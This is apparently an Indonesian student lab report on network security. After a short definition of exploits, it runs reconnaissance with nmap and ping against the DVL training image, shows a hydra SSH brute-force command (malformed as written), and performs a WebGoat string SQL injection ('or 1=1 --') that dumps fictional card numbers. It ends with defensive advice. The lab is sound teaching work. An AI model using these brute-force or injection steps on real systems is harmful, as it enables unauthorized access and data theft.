

Tugas 5 Keamanan Jaringan

Nama : Somame Morianus Daely

NIM : 09011281419058

Actual Exploit

Exploit adalah sebuah kode yang menyerang keamanan komputer secara spesifik. Exploit banyak digunakan untuk penentrasi baik secara legal ataupun ilegal untuk mencari kelemahan (Vulnerability) pada komputer tujuan. Bisa juga dikatakan sebuah perangkat lunak yang menyerang kerapuhan keamanan (security vulnerability) yang spesifik namun tidak selalu bertujuan untuk melancarkan aksi yang tidak diinginkan. Banyak peneliti keamanan komputer menggunakan exploit untuk mendemonstrasikan bahwa suatu sistem memiliki kerapuhan.

Ada beberapa metode untuk mengklasifikasi exploit. Yang paling umum adalah dengan melihat cara exploit membuat kontak dengan perangkat lunak yang rentan. Remote exploit (eksploit jarak jauh) bekerja melalui jaringan dan mengeksploitasi celah keamanan tanpa adanya akses terlebih dahulu ke sistem korban. Local exploit (eksploit lokal) mengharuskan adanya akses terlebih dahulu ke sistem yang rentan dan biasanya meningkatkan keleluasaan orang yang menjalankan exploit melebihi yang diberikan oleh administrator sistem. Exploit yang menyerang aplikasi klien juga ada, biasanya terdiri dari server-server yang dimodifikasi yang mengirimkan exploit jika diakses dengan aplikasi klien. Exploit yang menyerang aplikasi klien juga mungkin memerlukan beberapa interaksi dengan pengguna, dengan demikian dapat digunakan dalam kombinasi dengan metode social engineering. Ini adalah cara hacker masuk ke komputer dan situs web untuk mencuri data.

Klasifikasi lain adalah dengan tindakan terhadap sistem korban: unauthorized akses data, eksekusi kode sewenang-wenang, penolakan layanan.

Banyak exploit dirancang untuk memberikan akses tingkat-"superuser" ke sistem komputer. Namun, namun mungkin juga menggunakan beberapa exploit, untuk mendapatkan akses tingkat rendah terlebih dahulu, kemudian meningkatkan hak akses berulang kali sampai mencapai root.

Biasanya exploit tunggal hanya dapat mengambil keuntungan dari satu celah keamanan software tertentu. Sering kali, setelah exploit diterbitkan, celah keamanan sistem diperbaiki melalui tambalan sehingga exploit tak berlaku lagi untuk perangkat lunak versi terbaru. Hal ini menjadi alasan mengapa beberapa blackhat hacker tidak mempublikasikan exploit mereka tetapi merahasiakannya untuk diri sendiri atau hacker lainnya. Exploit tersebut disebut sebagai 'exploit zero day' dan untuk mendapatkan akses ke exploit tersebut adalah keinginan utama dari penyerang-penyerang amatir, yang sering dijuluki script kiddie. Untuk melakukan exploit tools-tools yang biasa di gunakan yakni Hydr, Medusa, nmap, dan banyak tools lainnya.

Tugas 5 Keamanan Jaringan

Pada percobaan ini ada 2 jenis ekxploit yang akan di lakukan yaitu menemukan password target dengan menggunakan tools hydra dan Webgoat SQL Injection pada target.

Untuk percobaan ini sistem operasi yang di gunakan adalah linux mint dan yang akan menjadi target adalah DVL. Sebelum Menyerang target hal pertama yang di ketahui adalah IP Address target. Untuk IP Address target dapat di lihat pada gambar di bawah ini.



```
Shell - Konsole
t ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:66:B1:71
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe66:b171/64  Scope:Link
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4426 (4.3 KiB)  TX bytes:2888 (2.8 KiB)
          Base address:0xd010  Memory:f0000000-f0020000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

t ~ #
```

IP Address Target dalam hal ini DVL

Setelah itu kita harus mengecek apakah kita target kita sedang aktif dan apakah kita terhubung dengan target. Untuk itu kita akan melakukan perintah Ping ke IP Address target.

Tugas 5 Keamanan Jaringan



```
somame@somame-Lenovo-G470 ~/Desktop $ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=3.63 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=1.74 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=1.09 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.734 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.905 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.522 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=1.27 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.819 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.978 ms
^C
--- 192.168.56.101 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8004ms
rtt min/avg/max/mdev = 0.522/1.301/3.637/0.889 ms
somame@somame-Lenovo-G470 ~/Desktop $
```


Video Memory: 12 MB
Remote Desktop Server: Disabled
Video Capture: Disabled

Storage

Controller: IDE
IDE Secondary Master: [CD/DVD] DVL_1.5_Infectious_Disease (1).iso (1,67 GB)
Controller: SATA
SATA Port 0: Coba.vdi (Normal, 8.00 GB)

Ping ke IP Address target

Setelah mengetahui IP Address target, hal yang kita lakukan yaitu melihat service apa yang sedang berjalan pada sistem target. Kita gunakan tools nmap untuk melihat service yang sedang berjalan dengan perintah. Nmap -sV Ip target.



```
somame@somame-Lenovo-G470 Desktop # nmap -sV 192.168.56.101
Starting Nmap 6.40 ( http://nmap.org ) at 2017-03-22 20:18 WIB
Nmap scan report for 192.168.56.101
Host is up (0.0045s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.4 (protocol 1.99)
80/tcp    open  http     Apache httpd 1.3.37 ((Unix) PHP/4.4.4)
631/tcp   open  ipp      CUPS 1.1
3306/tcp   open  mysql    MySQL (unauthorized)
6000/tcp   open  X11      (access denied)
MAC Address: 08:00:27:66:B1:71 (Cadmus Computer Systems)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 25.37 seconds
somame@somame-Lenovo-G470 Desktop #
```

Melihat service yang sedang berjalan dengan menggunakan tools nmap

Dari gambar di atas dapat kita lihat service-service yang sedang berjalan yaitu ssh, http, mysql, dll. Selanjutnya kita akan melakukan bruteforce melalui service ssh dengan menggunakan tools hydra.

Tugas 5 Keamanan Jaringan

Untuk melakukan bruteforce kita memerlukan list password seluruh kemungkinan password yang di gunakan user. Dalam hal terdapat data password.list yang akan di gunakan. Perinta yang di lakukan yaitu;

```
Hydra -l -P password.list 192.168.100.10 ssh
```




Menu Webgoat

```
Using CATALINA_HOME:  ./tomcat
Using CATALINA_TMPDIR:  ./tomcat/temp
Using JAVA_HOME:      /usr/lib/java


Open http://127.0.0.1/WebGoat/attack
Username: guest
Password: guest
Or try http://guest:guest@127.0.0.1/WebGoat/attack
```

Password dan Username webgoat

Tugas 5 Keamanan Jaringan




Login pada Webgoat



Tampilan Home Page webgoat


Selanjutnya kita memilih tombol start webgoat kemudian pilih menu Injection Flaws lalu pilih String SQL injection.

Tugas 5 Keamanan Jaringan



The screenshot shows the OWASP WebGoat V5.1 interface for the 'Http Basics' lesson. The page features a red header with a bull logo and a 'Logout ?' link. Below the header is a navigation bar with buttons for 'Hints', 'Show Params', 'Show Cookies', 'Show Java', 'Show Solution', and 'Lesson Plans'. The main content area includes a 'Restart this Lesson' link and an introductory paragraph about HTTP requests. A form prompts the user to 'Enter your name:' with a 'Go!' button. The left sidebar contains a list of navigation links for various security topics, including 'Command Injection', 'Blind SQL Injection', 'Numeric SQL Injection', 'Log Spoofing', 'XPath Injection', 'String SQL Injection', 'LAB: SQL Injection', 'Stage 1: String SQL Injection', 'Stage 2: Parameterized Query #1', 'Stage 3: Numeric SQL Injection', 'Stage 4: Parameterized Query #2', 'Database Backdoors', and 'Improper Error Handling'.

Tampilan Page String SQL Injection



The screenshot shows the OWASP WebGoat V5.1 interface for the 'String SQL Injection' lesson. The page features a red header with a bull logo and a 'Logout ?' link. Below the header is a navigation bar with buttons for 'Hints', 'Show Params', 'Show Cookies', 'Show Java', 'Show Solution', and 'Lesson Plans'. The main content area includes a 'Restart this Lesson' link and an introductory paragraph about SQL injection attacks. A form prompts the user to 'Enter your last name:' with the value 'Smith' and a 'Go!' button. Below the form is a SQL query: `SELECT * FROM user_data WHERE last_name = 'Smith'`. A table displays the results of the query, showing two rows of user data. The left sidebar contains a list of navigation links for various security topics, including 'Command Injection', 'Blind SQL Injection', 'Numeric SQL Injection', 'Log Spoofing', 'XPath Injection', 'String SQL Injection', 'LAB: SQL Injection', 'Stage 1: String SQL Injection', 'Stage 2: Parameterized Query #1', 'Stage 3: Numeric SQL Injection', 'Stage 4: Parameterized Query #2', 'Database Backdoors', 'Improper Error Handling', 'Insecure Storage', 'Denial of Service', 'Insecure Configuration', and 'Web Services'.

| USERID | FIRST_NAME | LAST_NAME | CC_NUMBER | CC_TYPE | COOKIE | LOGIN_COUNT |
|--------|------------|-----------|---------------|---------|--------|-------------|
| 102 | John | Smith | 243560002222 | MC | | 0 |
| 102 | John | Smith | 4352209902222 | AMEX | | 0 |

Tampilan hasil pencarian nama smith

Tugas 5 Keamanan Jaringan

* Congratulations. You have successfully completed this lesson.
* Bet you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'test' or 1=1 --'
```

| USERID | FIRST_NAME | LAST_NAME | CC_NUMBER | CC_TYPE | COOKIE | LOGIN_COUNT |
|--------|------------|-----------|---------------|---------|--------|-------------|
| 101 | Joe | Snow | 987654321 | VISA | | 0 |
| 101 | Joe | Snow | 2234200065411 | MC | | 0 |
| 102 | John | Smith | 2435600002222 | MC | | 0 |
| 102 | John | Smith | 4352209902222 | AMEX | | 0 |
| 103 | Jane | Plane | 123456789 | MC | | 0 |
| 103 | Jane | Plane | 333498703333 | AMEX | | 0 |
| 10312 | Jolly | Hershey | 176896789 | MC | | 0 |
| 10312 | Jolly | Hershey | 333300003333 | AMEX | | 0 |
| 10323 | Grumpy | White | 673834489 | MC | | 0 |
| 10323 | Grumpy | White | 33413003333 | AMEX | | 0 |
| 15603 | Peter | Sand | 123609789 | MC | | 0 |
| 15603 | Peter | Sand | 338893453333 | AMEX | | 0 |
| 15613 | Joesph | Something | 33843453533 | AMEX | | 0 |

Hasil Penggunaan SQL injection

Analisa:

Dari praktikum kali ini tujuannya adalah untuk mengetahui kelemahan dari sistem yang akan menjadi target kita dan dengan mengetahui kelemahan-kelemahan itu kita dapat menutupi kelemahan itu. Kegiatan pertama yaitu mencari password dan username target. Kelemahan dari sistem ini adalah mudahnya password yang di gunakan oleh sistem. Penggunaan kombinasi karakter angka huruf dan simbol perlu di lakukan untuk membuat password lebih aman.

Hal kedua yang dilakukan yaitu Injection adalah untuk menampilkan seluruh data yang terdapat pada database sistem, ini terjadi karena lemahnya sistem sehingga terdapat celah pada program karena tidak melakukan filter terlebih dahulu terhadap inputan yang di berikan kepada sistem

Tugas 5 Keamanan Jaringan